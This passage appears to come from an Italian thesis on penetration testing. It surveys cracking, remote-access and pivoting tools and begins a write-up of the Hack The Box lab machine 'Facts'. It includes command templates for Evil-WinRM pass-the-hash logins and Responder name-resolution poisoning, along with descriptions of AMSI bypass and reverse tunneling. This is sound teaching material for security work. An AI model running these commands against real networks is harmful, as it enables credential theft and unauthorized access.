Il nucleo ingegneristico dell'applicazione si basa su un motore di calcolo ottimizzato per la CPU, progettato per massimizzare il numero di operazioni al secondo attraverso la gestione nativa del multithreading. All'avvio del processo, l'architettura esegue un'analisi preliminare del bersaglio, identificandone automaticamente il formato e l'algoritmo di hashing sottostante senza richiedere configurazioni manuali. La superiorità strategica dello strumento risiede nella capacità di superare i limiti della computazione lineare a forza bruta attraverso l'adozione di "attacchi a dizionario" governati da regole di mutazione dinamica. Questo framework consente, inoltre, di applicare filtri parametrici e alterazioni sintattiche in tempo reale alle stringhe in transito, convertendo i caratteri alfabetici in cifre numeriche secondo logiche di *leet speak* o, in alternativa, applicando inversioni e combinazioni di suffissi. Tale processo permette di replicare fedelmente i pattern comportamentali tipici degli utenti nella creazione delle password, riducendo drasticamente lo spazio di ricerca complessivo. Tale flessibilità strutturale consente di concentrare la potenza computazionale esclusivamente sulle combinazioni statisticamente più probabili, garantendo tempi di risposta rapidi anche a fronte di database di credenziali particolarmente complessi.

2.3.4 Hashcat

Il panorama degli strumenti dedicati al recupero delle credenziali e all'analisi crittografica ha subito una profonda evoluzione con l'introduzione di *Hashcat*, comunemente definito come l'utility di cracking su GPU più veloce al mondo. A differenza dei software tradizionali ottimizzati per la CPU, questo framework è stato ingegnerizzato per sfruttare l'architettura

massivamente parallela delle schede grafiche, consentendo di elaborare miliardi di combinazioni al secondo. Lo strumento supporta nativamente una gamma vastissima di algoritmi di hashing ed estende la sua compatibilità attraverso l'impiego di core di calcolo eterogenei, combinando la potenza di CPU, GPU e acceleratori hardware generici mediante i runtime OpenCL, CDA e ROCm. Questa flessibilità architetturale si riflette in una gestione altamente parametrizzata delle sessioni di attacco, che permette all'operatore di configurare nel dettaglio il carico di lavoro del sistema e i tempi di esecuzione per massimizzare il rendimento computazionale.

L'efficacia operativa del software si esprime attraverso cinque modalità distinte di attacco, concepite per adattarsi alla quantità di informazioni preliminari in possesso del tester. Oltre alla forza bruta e agli "attacchi a dizionario", il tool implementa la modalità combinatoria, che unisce i termini di più wordlist, e l'attacco basato su regole, in cui ogni stringa viene manipolata secondo filtri sintattici precisi. A questi si aggiunge l'attacco ibrido, capace di fondere la staticità di un dizionario con la dinamicità di una maschera di caratteri per colpire pattern specifici.

Messo a confronto diretto con *John the Ripper*, lo strumento evidenzia discrepanze nette in termini di target operativi e rendimento. I principali fattori discriminanti sono riassunti nella seguente tabella 1.1.

Caratteristiche	John the Ripper	Hashcat
Hardware primario	Ottimizzato per CPU (Multithreading)	Ottimizzato per GPU (Calcolo Parallelo)
Rilevamento Formato	Automatico ed intuitivo	Manuale tramite flag specifica (-m)
Ambito ideale	File di cifratura complessi, archivi, sistemi Unix	Attacchi massivi su hash di rete e database
Gestione Regole	In linea nel file di configurazione	File esterni di regole e maschere complesse

Tabella 2.1: Confronto strutturale tra John the Ripper e Hashcat.

I riscontri della letteratura scientifica e i test di benchmark comparativi evidenziano come la scelta tra i due applicativi dipenda strettamente dalla natura del target (Rasheed Agboluaje [2025]). Mentre *John the Ripper* si dimostra superiore nell'identificazione autonoma dei formati e nel cracking di file locali complessi o archivi protetti grazie alla sua flessibilità logica su CPU, *Hashcat* esprime una potenza di calcolo computazionalmente inarrivabile quando si opera su grossi dump di hash grezzi estrapolati da database o protocolli di rete. La parallelizzazione massiva su GPU consente, infatti, a quest'ultimo di ridurre i tempi di elaborazione di diversi ordini di grandezza, rendendolo la soluzione preferenziale per sessioni di attacco intensive "a dizionario" o "a maschera".

2.4 Accesso remoto, Shell e Pivoting

Una volta concluso l'exploit con successo, solitamente, si ottiene un punto di appoggio al sistema target, concretizzato attraverso l'apertura di una sessione di comando remota (*Shell*). Questa fase descrive i meccanismi logici e i protocolli utilizzati per stabilire e mantenere il controllo sulla macchina compromessa, sia per l'esecuzione di comandi interattivi, sia per il trasferimento sicuro di file. Inoltre, nel momento in cui l'host violato si trova all'interno di una rete interna isolata, si rendono necessarie tecniche di *pivoting*, ovvero l'utilizzo del sistema compromesso come ponte per reindirizzare il traffico d'attacco verso altri bersagli altrimenti irraggiungibili dall'esterno. Approfondiremo questi meccanismi attraverso le utility

e i comandi fondamentali dedicati alla gestione delle sessioni e alla manipolazione dei flussi di rete.

2.4.1 FTP

L'analisi del servizio FTP, storicamente attestato sulla porta 21, costituisce una fase critica della ricognizione a causa delle frequenti vulnerabilità legate a software obsoleti o a configurazioni permissive. Nella fase iniziale di raccolta delle informazioni, l'obiettivo primario risiede nell'identificazione del banner del servizio per "mappare" l'esatta versione dell'istanza software in esecuzione (come *vsftpd* o *ProFTPD*), consentendo di verificare l'eventuale presenza di exploit pubblici noti o backdoor storiche.

Secondo le metodologie di penetration testing applicate a questo protocollo, le direttici di ispezione e i relativi vettori di attacco si articolano in tre fasi distintive:

- *Verifica dell'anonymous authentication*: l'analisi controlla la presenza di una configurazione errata che permette l'autenticazione al server utilizzando stringhe standard come *anonymous ftp*. Questo ci permette, in caso di esito positivo, di aggirare la necessità di possedere credenziali valide, aprendo la strada a un accesso immediato alle directory esposte.
- *Enumerazione e mapping del file system*: una volta stabilita la connessione, l'interazione si sposta sull'esplorazione della struttura delle cartelle remote (tramite comandi come `ls -a`) alla ricerca di file sensibili, backup, file di configurazione o script contenenti credenziali in chiaro.
- *Gestione della modalità di trasferimento*: lo screening valuta la risposta del server allo switch tra la modalità attiva (in cui il software server inizia la connessione dati verso il client) e la modalità passiva. Questa distinzione risulta determinante per superare eventuali restrizioni imposte dai firewall perimetrali e garantire il download del materiale.

Qualora queste verifiche non rilevino accessi consentiti, l'attività di ricognizione si conclude con il testing della robustezza dei meccanismi di autenticazione attraverso attacchi di tipo *brute-force*, volti a identificare credenziali deboli all'interno dei database di utenti legittimi.

2.4.2 SSH

L'esigenza di garantire canali di comunicazione cifrati e sicuri per l'amministrazione remota dei sistemi ha trovato nel protocollo SSH, operante di default sulla porta standard 22, lo standard in sostituzione dei vecchi sistemi di gestione insicuri e privi di cifratura come Telnet o Rsh. Basato su un'architettura client-server (Figura 2.6), questo protocollo si prefigge l'obiettivo di operare su reti non protette, riuscendo comunque a soddisfare i tre pilastri fondamentali della sicurezza informatica (availability, confidentiality e integrity).

Per raggiungere tali obiettivi in contesti enterprise, SSH non si affida a un singolo meccanismo crittografico, bensì implementa un'architettura ibrida che combina sinergicamente i vantaggi della crittografia simmetrica, della crittografia asimmetrica e delle funzioni di hashing (Abbas [2024]). Durante la fase iniziale di negoziazione (*SSH-TRANS*), il client e il server utilizzano algoritmi asimmetrici e protocolli di scambio chiavi per verificare l'identità del server ed elaborare, in modo sicuro, una chiave segreta condivisa senza che questa transiti mai in chiaro sulla rete. Una volta stabilito questo segreto comune, il protocollo passa all'impiego della crittografia simmetrica (sfruttando cifrari robusti come AES o ChaCha20) per crittografare l'intero flusso di dati e i comandi della sessione, garantendo prestazioni ottimali




Figura 2.6: Rappresentazione della comunicazione client-server nel protocollo SSH

e un'elevata barriera contro i tentativi di intercettazione. Parallelamente, l'integrità del canale viene blindata dall'uso di codici di autenticazione dei messaggi (MAC) basati su funzioni di hashing analoghe a SHA-2, impedendo a un utente malintenzionato di alterare i pacchetti in transito.

Nella prospettiva specifica della raccolta di informazioni e del penetration testing, l'analisi di un'istanza SSH si rivela un'attività cruciale che va ben oltre la semplice verifica della raggiungibilità della porta. L'attività di ispezione si concentra sull'estrazione e sull'analisi della suite di cifratura accettata dal server, al fine di identificare la presenza di algoritmi obsoleti, chiavi di dimensioni insufficienti o configurazioni deboli che potrebbero esporre il canale ad attacchi di tipo *man-in-the-middle* o alla compromissione delle credenziali di accesso.

2.4.3 MSSQL

L'ispezione dei sistemi di gestione di database relazionali all'interno di un perimetro aziendale vede in MSSQL uno dei target più rilevanti, tipicamente attestato sulla porta standard TCP 1433.

Tuttavia, una corretta attività di *footprinting* di questo servizio richiede un'analisi preliminare estesa alla porta UDP 1434, dove risiede l'SQL Server Resolution Protocol (SSRP). Questo servizio di risoluzione agisce da vero e proprio intermediario informativo: interrogando questa porta tramite pacchetti UDP specifici, l'istanza risponde rilasciando dettagli strutturali critici sul posizionamento dei database, tra cui i nomi delle istanze installate, le porte TCP dinamiche associate a ciascuna di esse, e la versione esatta del software in esecuzione, esponendo dati sensibili prima ancora che venga tentata una reale autenticazione. Una volta "mappate" le coordinate di rete del database, l'attività di ricognizione si sposta sull'enumerazione approfondita per identificare configurazioni deboli o vulnerabilità note. Questa fase si avvale principalmente di script automatizzati dedicati, come quelli integrati nel motore NSE di Nmap che interrogano i protocolli di autenticazione del server per determinare i meccanismi di sicurezza supportati (ad esempio, l'integrazione dell'active directory tramite protocollo NTLM). L'acquisizione di queste informazioni consente di tracciare la superficie di attacco dell'applicazione, preparando il terreno per successive verifiche mirate all'individuazione di account di sistema predefiniti privi di password o vulnerabilità del software non "patchate".

L'importanza di non limitare l'ispezione alle sole porte canoniche trova riscontro nella frequente identificazione, durante le attività di penetration testing, di istanze operanti su porte TCP non standard o dinamiche. Anche in scenari in cui il servizio viene configurato su porte alternative nel tentativo di ridurre la visibilità, l'impiego combinato di scansioni mirate e script NSE consente di identificare correttamente la presenza del software server e

di estrarre, tramite i protocolli di autenticazione integrati, i metadati relativi all'ambiente di dominio circostante, consolidando le informazioni necessarie per le successive fasi di analisi.

2.4.4 Evil-WinRM

Il protocollo Windows Remote Management (WinRM) rappresenta l'infrastruttura nativa di Microsoft concepita per la gestione remota e l'implementazione di script all'interno di reti aziendali. Nell'ambito delle attività di post-sfruttamento e movimento laterale, l'interazione offensiva con questo servizio viene ottimizzata attraverso l'impiego di *Evil-WinRM*, un client di attacco avanzato sviluppato in Ruby che consente di stabilire una shell interattiva cifrata sul sistema target (Chandel [2023]). Lo strumento si distingue per la sua capacità di sfruttare le credenziali amministrative legittime ottenute durante le fasi precedenti del penetration test, supportando sia l'autenticazione testuale standard sia la tecnica *Pass-the-Hash* (PtH) mediante l'inserimento diretto dell'hash NTLM dell'utente, eludendo la necessità di conoscere la password in chiaro. L'efficacia operativa di questo framework risiede nella vasta gamma di funzionalità integrate, progettate per minimizzare l'interazione con il disco rigido dell'host e massimizzare la persistenza in memoria (*fileless execution*), consentendo il caricamento dinamico di script PowerShell ed assembly .NET direttamente nella memoria del processo remoto, "bypassando" i vincoli tradizionali di restrizione software.

Tra le caratteristiche salienti figurano i comandi nativi per il download e l'upload ottimizzato di file, l'integrazione di script di enumerazione automatica e l'implementazione di funzioni dedicate al *Bypass di AMSI* (Antimalware Scan Interface), le quali disabilitano i controlli dell'interfaccia di scansione locale permettendo l'esecuzione di codice senza che esso venga intercettato dalle difese dell'endpoint.

Sotto il profilo strettamente applicativo, lo strumento presenta una sintassi d'esecuzione lineare che prevede la dichiarazione esplicita dei parametri di rete e delle credenziali necessarie per l'inizializzazione della sessione. Come descritto nel codice sottostante, la configurazione richiede l'argomento `-i` per specificare l'indirizzo IP del target, `-u` per definire l'identità dell'utenza e, alternativamente, lo switch `-p` per immettere la password o l'opzione `-H` per l'iniezione diretta dell'hash LM:NTLM nel processo di autenticazione.

```
evil-winrm -i <IP_TARGET> -u <USERNAME> -p <PASSWORD>
```

```
evil-winrm -i <IP_TARGET> -u <USERNAME> -H <NTLM_HASH>
```

2.4.5 Responder

L'architettura dei sistemi operativi Microsoft integra meccanismi di risoluzione dei nomi che, per garantire la connettività anche in assenza di una configurazione DNS puntuale, si affidano a protocolli di tipo broadcast e multicast. Lo strumento *Responder* si inserisce in questo perimetro (Figura 2.7) di fiducia come un framework di avvelenamento attivo (*poisoning*), capace di intercettare le richieste generate tramite Link-Local Multicast Name Resolution (LLMNR) e NetBIOS Name Service (NBT-NS). Quando un asset di rete non riceve risposta dal DNS primario, diffonde una query a tutto il segmento locale; in questa fase, l'applicativo risponde istantaneamente dichiarandosi come il legittimo proprietario della risorsa. Questo reindirizzamento forzato induce la vittima a tentare una connessione verso la macchina dell'operatore, fornendo involontariamente i propri hash di autenticazione NTLM, i quali possono essere successivamente analizzati per il recupero delle password o riutilizzati in attacchi di tipo relay.

La versatilità dello strumento permette di automatizzare la cattura di tali evidenze crittografiche attraverso l'implementazione di molteplici server di ascolto fraudolenti. La




Figura 2.7: Schema esplicativo del funzionamento di Responder

configurazione tipica, volta a massimizzare i risultati durante la fase di analisi della rete, prevede l'esecuzione di un comando sintetico che abilita il monitoraggio delle interfacce e l'avvelenamento proattivo dei servizi di risoluzione:

```
sudo responder -l <INTERFACE> -wrf
```

All'interno della sintassi operativa, l'opzione `-l` identifica il dispositivo di rete dedicato all'intercettazione. L'aggiunta dei flag `-w`, `-r` e `-f` permette rispettivamente di attivare il supporto per il protocollo WPAD (Web Proxy Auto-Discovery), forzare le risposte verso le query NetBIOS e procedere con il riconoscimento passivo del sistema operativo del target, garantendo una mappatura completa delle vulnerabilità senza la necessità di ricorrere a scansioni invasive.

2.4.6 Chisel

Nelle fasi avanzate di un'attività di verifica della sicurezza, il superamento delle barriere perimetrali e dei vincoli di rete richiede l'adozione di meccanismi di tunneling stabili e discreti. Per rispondere a questa esigenza operativa è stato impiegato *Chisel*, un'utilità di rete veloce che incapsula un tunnel TCP all'interno di un canale cifrato HTTP protetto tramite protocollo SSH. Lo strumento si compone di un unico file binario in grado di operare sia in modalità client sia in modalità server, il che lo rende ideale per scenari di pivoting. Tale flessibilità consente all'operatore di "bypassare" le restrizioni di sicurezza e di "mappare" i servizi interni che non risultano direttamente esposti dall'esterno della rete aziendale.

All'interno delle attività di penetration test condotte, lo strumento è stato configurato specificamente per stabilire un *reverse tunneling* verso la macchina dell'attaccante. Grazie a questa implementazione siamo riusciti a superare i firewall che bloccavano le connessioni in ingresso, sfruttando il traffico in uscita per creare un canale di comunicazione bidirezionale.

2.4.7 Comandi di post-compromissione

Una volta garantito l'accesso iniziale al sistema target attraverso i vettori di attacco precedentemente descritti, si rende necessaria l'esecuzione di una serie di comandi nativi per l'analisi dello stato dell'host, l'enumerazione dei privilegi e la mappatura delle connessioni attive. Questa fase di post-compromissione permette all'operatore di comprendere il contesto operativo e di identificare potenziali vie per il movimento laterale o l'escalation dei privilegi.

L'attività di ricognizione e interazione sul target si articola attraverso le seguenti utility:

- *whoami*: identificazione dell'utente corrente e verifica dei relativi privilegi e gruppi di appartenenza sul sistema operativo.
- *net*: enumerazione delle risorse di rete, degli account utente locali o di dominio e visualizzazione delle condivisioni attive.
- *netstat*: monitoraggio delle connessioni di rete attive, delle porte in ascolto e dei relativi identificativi di processo (PID) associati.
- *ps*: mappatura completa dei processi in esecuzione sul sistema, fondamentale per individuare software di sicurezza o servizi vulnerabili.
- *grep*: isolamento di stringhe specifiche, chiavi crittografiche o pattern di testo all'interno degli output generati o dei file di log.
- *strings*: estrazione di una sequenza di caratteri stampabili da file binari o dump di memoria, finalizzata alla ricerca di credenziali in chiaro.
- *upload*: trasferimento di strumenti aggiuntivi, payload o script di automazione dalla macchina dell'attaccante verso l'host compromesso.

2.5 Scripting e Automazione

Nel corso di un penetration test, l'efficienza operativa e la ripetibilità dei test dipendono, in larga misura, dalla capacità di automatizzare le procedure risultanti complesse o ripetitive. L'utilizzo dello scripting consente, a tal proposito, di creare strumenti personalizzati, manipolare rapidamente grandi volumi di dati e coordinare l'esecuzione sequenziale di più comandi senza l'intervento manuale continuo dell'operatore.

2.5.1 Python

In ambito di penetration testing, la capacità di automatizzare i compiti ripetitivi e di personalizzare gli strumenti di attacco rappresenta un fattore discriminante per l'efficacia operativa di un professionista. Python si è affermato come linguaggio standard per la sicurezza informatica grazie alla sua leggibilità, all'interazione nativa in Kali Linux e alla vasta disponibilità di librerie specifiche per il networking e lo sviluppo di exploit. L'approccio metodologico introdotto da Georgia Weidman Weidman [2014] evidenzia come lo scripting non debba essere inteso come un esercizio teorico, bensì come una risorsa pragmatica per superare i limiti dei software preconfigurati, manipolare gli output di strumenti di scansione e ottimizzare le fasi di ricognizione. Questa prospettiva orientata allo sviluppo autonomo degli strumenti di attacco trova una trattazione approfondita ed estesa nell'opera di Seitz e Arnold Justin Seitz [2021], i quali esplorano l'utilizzo di Python 3 per la creazione di tool offensivi avanzati:

"When it comes to creating powerful and effective hacking tools, Python is the language of choice for most security analysts [...] because you can write effective tools very quickly with it, and there is an absolute mountain of prebuilt libraries that you can leverage for almost any security task."

L'impiego di librerie per la gestione dei socket permette al tester di sviluppare script personalizzati, comprendendo i meccanismi di handshake ed eludendo le firme statiche dei software antivirus tramite la generazione di codice unico. L'automazione consente inoltre di coordinare flussi complessi, ottimizzare l'analisi dei log e gestire programmaticamente le eccezioni durante le scansioni, consolidando lo scripting come pilastro essenziale per l'interazione avanzata con le infrastrutture compromesse.

2.5.2 Bash

Accanto a Python, la padronanza della Bash (Bourne Again Shell) risulta fondamentale, essendo quest'ultima l'interprete di comandi predefinito nella maggior parte dei sistemi Unix-like e Linux. La Bash funge da interfaccia tra l'utente e il kernel, agendo come un traduttore che interpreta i comandi digitali o letti da script per gestire i processi e il file system. L'efficacia della shell risiede nella sua capacità di concatenare piccoli programmi utility per risolvere problemi complessi in poche righe di codice, basandosi su alcune caratteristiche peculiari:

- *Gestione dello storico*: permette di memorizzare i comandi eseguiti in precedenza, facilitandone il richiamo e la modifica senza doverli digitare nuovamente.
- *Espansione dei nomi (Wildcard)*: facilita l'esecuzione di operazioni massive su gruppi di file attraverso l'uso di caratteri speciali.
- *Alias dei comandi*: consente di creare abbreviazioni personalizzate per stringhe di comando lunghe o per flussi complessi di lavoro ricorrenti.
- *Controllo dei job*: offre la possibilità di gestire più processi contemporaneamente, spostandoli in background o riportandoli in primo piano secondo le necessità dell'operatore.

Questa flessibilità rende la shell (Figura 2.8) uno strumento indispensabile per l'interazione diretta con il sistema operativo, permettendo una gestione granulare delle risorse che va ben oltre le capacità di una semplice interfaccia grafica.

2.6 Github

In conclusione è giusto riportare l'integrazione di Git, risultata essenziale per scaricare tutta la parte relativa ai codici per compromettere le vulnerabilità CVE, consentendo l'acquisizione immediata dei relativi exploit. Git si configura come un sistema di controllo della versione distribuito, open source, progettato per gestire qualsiasi tipo di progetto con velocità ed efficienza. L'adozione di questo strumento in un ambiente di penetration testing è fondamentale per supportare le fasi di attacco e la gestione dei software attraverso una serie di funzionalità tecniche. Queste ultime riguardano:

- *Gestione dei repository*: permette di clonare intere suite di strumenti di sicurezza direttamente dai server remoti su Kali Linux, mantenendoli costantemente aggiornati rispetto ai rilasci della community.




Figura 2.8: Linea di comando (Shell) nella macchina Kali

- *Tracciabilità delle modifiche:* ogni variazione apportata agli script o ai codici di exploit personalizzati viene registrata cronologicamente, consentendo di ripristinare versioni precedenti in caso di errori nello sviluppo.
- *Collaborazione e condivisione:* facilita il lavoro di squadra attraverso la gestione di rami (branch) separati, permettendo a più tester di lavorare contemporaneamente sullo stesso set di strumenti senza sovrascritture accidentali.
- *Integrazione con il sistema:* essendo Git preinstallato o facilmente configurabile all'interno della distribuzione, diventa il canale nativo per l'importazione rapida di codice estraneo necessario per le fasi di post-exploitation.

Penetration test relativo alla macchina 'Facts'

L'oggetto di questo capitolo è l'analisi e l'esecuzione di un penetration test completo sulla macchina "Facts", un host ospitato all'interno della piattaforma Hack The Box. Questo specifico ambiente presenta una catena di vulnerabilità che ha richiesto l'intercettazione e la manipolazione del traffico applicativo HTTP, lo sfruttamento di vulnerabilità note in un CMS e l'abuso di configurazioni errate del sistema operativo. L'attacco è strutturato secondo le principali fasi di un penetration test metodologico: raccolta preliminare delle informazioni (Information Gathering), individuazione delle vulnerabilità (Vulnerability Analysis), sfruttamento delle falle identificate (Exploitation) e ampliamento dei privilegi ottenuti (Post-Exploitation). Ciascuna di queste fasi è illustrata in dettaglio mediante i comandi utilizzati, i risultati ottenuti e i riferimenti agli strumenti e alle metodologie impiegate, con l'obiettivo di fornire una documentazione tecnica precisa e replicabile.

3.1 Information Gathering

Prima di avviare le attività operative di penetration testing sul target, si è reso necessario predisporre l'ambiente di attacco all'interno del sistema operativo Kali Linux, al fine di garantire la stabilità della connessione e un flusso di lavoro lineare. Trattandosi di un'infrastruttura di laboratorio ospitata sulla piattaforma Hack The Box, l'accessibilità all'host è subordinata all'utilizzo di una VPN. Non a caso, il primo passo ha riguardato proprio l'installazione e la configurazione del Client OpenVPN tramite il gestore di pacchetti apt (Figura 3.1).

```
(dado@kali) - [~]
$ sudo apt install openvpn
[sudo] password di dado:
Aggiornamento:
  openvpn

Riepilogo:
  Aggiornamento: 1, Installazione: 0, Rimozione: 0, Non aggiornati: 1643
  Dimensione scaricamento: 686 kB
  Spazio richiesto: 14,3 kB / 21,0 GB disponibile

Scaricamento di:1 http://http.kali.org/kali kali-rolling/main amd64 openvpn amd64 2.7
.0-rc6-1 [686 kB]
Recuperati 686 kB in 1s (867 kB/s)
Preconfigurazione dei pacchetti in corso
(Lettura del database... 406485 file e directory attualmente installati.)
Preparativi per estrarre .../openvpn 2.7.0-rc6-1 amd64.deb...
Estrazione di openvpn (2.7.0-rc6-1) su (2.7.0-rc2-2)...
Configurazione di openvpn (2.7.0-rc6-1)...
openvpn.service is a disabled or a static unit, not starting it.
Elaborazione dei trigger per man-db (2.13.1-1)...
```

Figura 3.1: Installazione di OpenVPN tramite CLI

Una volta completata l'installazione è stata avviata la sessione di tunneling crittografato, richiamando il file di configurazione (Figura 3.2) specifico fornito dalla piattaforma (`machines_eu-5.ovpn`).

```
(dado@kali) ~
$ ls
Documenti Immagini Modelli Musica Pubblici Scaricati Scrivania Video

(dado@kali) ~
$ cd ~/Scaricati

(dado@kali) ~/Scaricati
$ sudo openvpn machines_eu-5.ovpn
2026-03-04 16:19:42 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-03-04 16:19:42 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2026-03-04 16:19:42 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-03-04 16:19:42 OpenVPN 2.7 rc6 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTINFO] [AEAD] [DCO]
2026-03-04 16:19:42 Library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-03-04 16:19:42 DCO version: N/A
2026-03-04 16:19:42 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.166.112:1337
```

Figura 3.2: File di configurazione per macchine Hack The Box

Il corretto completamento della sequenza di inizializzazione ha determinato l'apertura dell'interfaccia di rete virtuale denominata `tun0`. L'avvenuta assegnazione dell'indirizzo IP e la raggiungibilità dell'host target sono state verificate mediante il comando `ip a e`, successivamente, attraverso il comando `ping`.

Conclusi i preparativi logistici è stata avviata la fase vera e propria di Information Gathering per determinare la superficie di attacco esposta. L'attività è stata eseguita tramite il software Nmap che ha permesso, insieme a una serie di utility, di effettuare una scansione completa del sistema. Il comando lanciato sulla CLI di Kali Linux è il seguente:

```
nmap -sC -sV -p- -oN facts.txt
```

L'utilizzo del flag `-sC` (script scan) ha consentito l'attivazione del set di script predefiniti dell'NSE (Nmap Scripting Engine) per l'individuazione di vulnerabilità comuni o configurazioni note, mentre l'opzione `-sV` (service version detection) ha permesso di interrogare i banner dei servizi per identificare con precisione l'applicazione software e la relativa versione in esecuzione sulle porte aperte. Al fine di preservare i risultati per successive analisi, l'output è stato reindirizzato in un file di log locale denominato `facts.txt`.

L'analisi dell'output della scansione ha evidenziato la presenza di due sole porte TCP in stato open nel range standard:

- *Porta 22/TCP*: presenza del servizio SSH associato alla versione OpenSSH 9.9p1 Ubuntu 3ubuntu3.2.
- *Porta 80/TCP*: presenza di un servizio web HTTP gestito dal server nginx 1.26.3.

Un dettaglio critico emerso dallo script NSE relativo al protocollo HTTP ha rilevato un reindirizzamento automatico non seguito (codice HTTP 302 o analogo) verso il nome di dominio `http://facts.htb/`. Poichè tale risorsa appartiene a un'infrastruttura di laboratorio privata, non risulta registrata su server DNS pubblici e il tentativo di risoluzione diretta del nome tramite browser avrebbe causato un errore di connessione. Per ovviare a questo problema e garantire il corretto instradamento del traffico a livello applicativo, si è proceduto alla mappatura manuale dell'indirizzo IP all'interno del file degli host locali (`/etc/hosts`) del sistema d'attacco, associando permanentemente la stringa `10.129.9.99` al dominio `facts.htb` (Figura 3.3).

Una volta configurata correttamente la risoluzione locale dei nomi è stato effettuato l'accesso alla pagina principale del portale web all'indirizzo `http://facts.htb/`. Al fine




Figura 3.3: Configurazione degli host locali per accedere a `http://facts.htb/`

di mappare la struttura dell'applicazione, identificare script di terze parti o directory non indicizzate, l'analisi è stata condotta attraverso gli strumenti di sviluppo integrati nel browser (Browser Developer Tools). Attraverso la scheda Inspector (Figura 3.4), è stato analizzato approfonditamente il codice sorgente HTML dell'applicazione alla ricerca di commenti lasciati dagli sviluppatori, riferimenti a percorsi interni del file system o script sensibili.




Figura 3.4: Interfaccia Inspector all'interno dell'URL `http://facts.htb/`

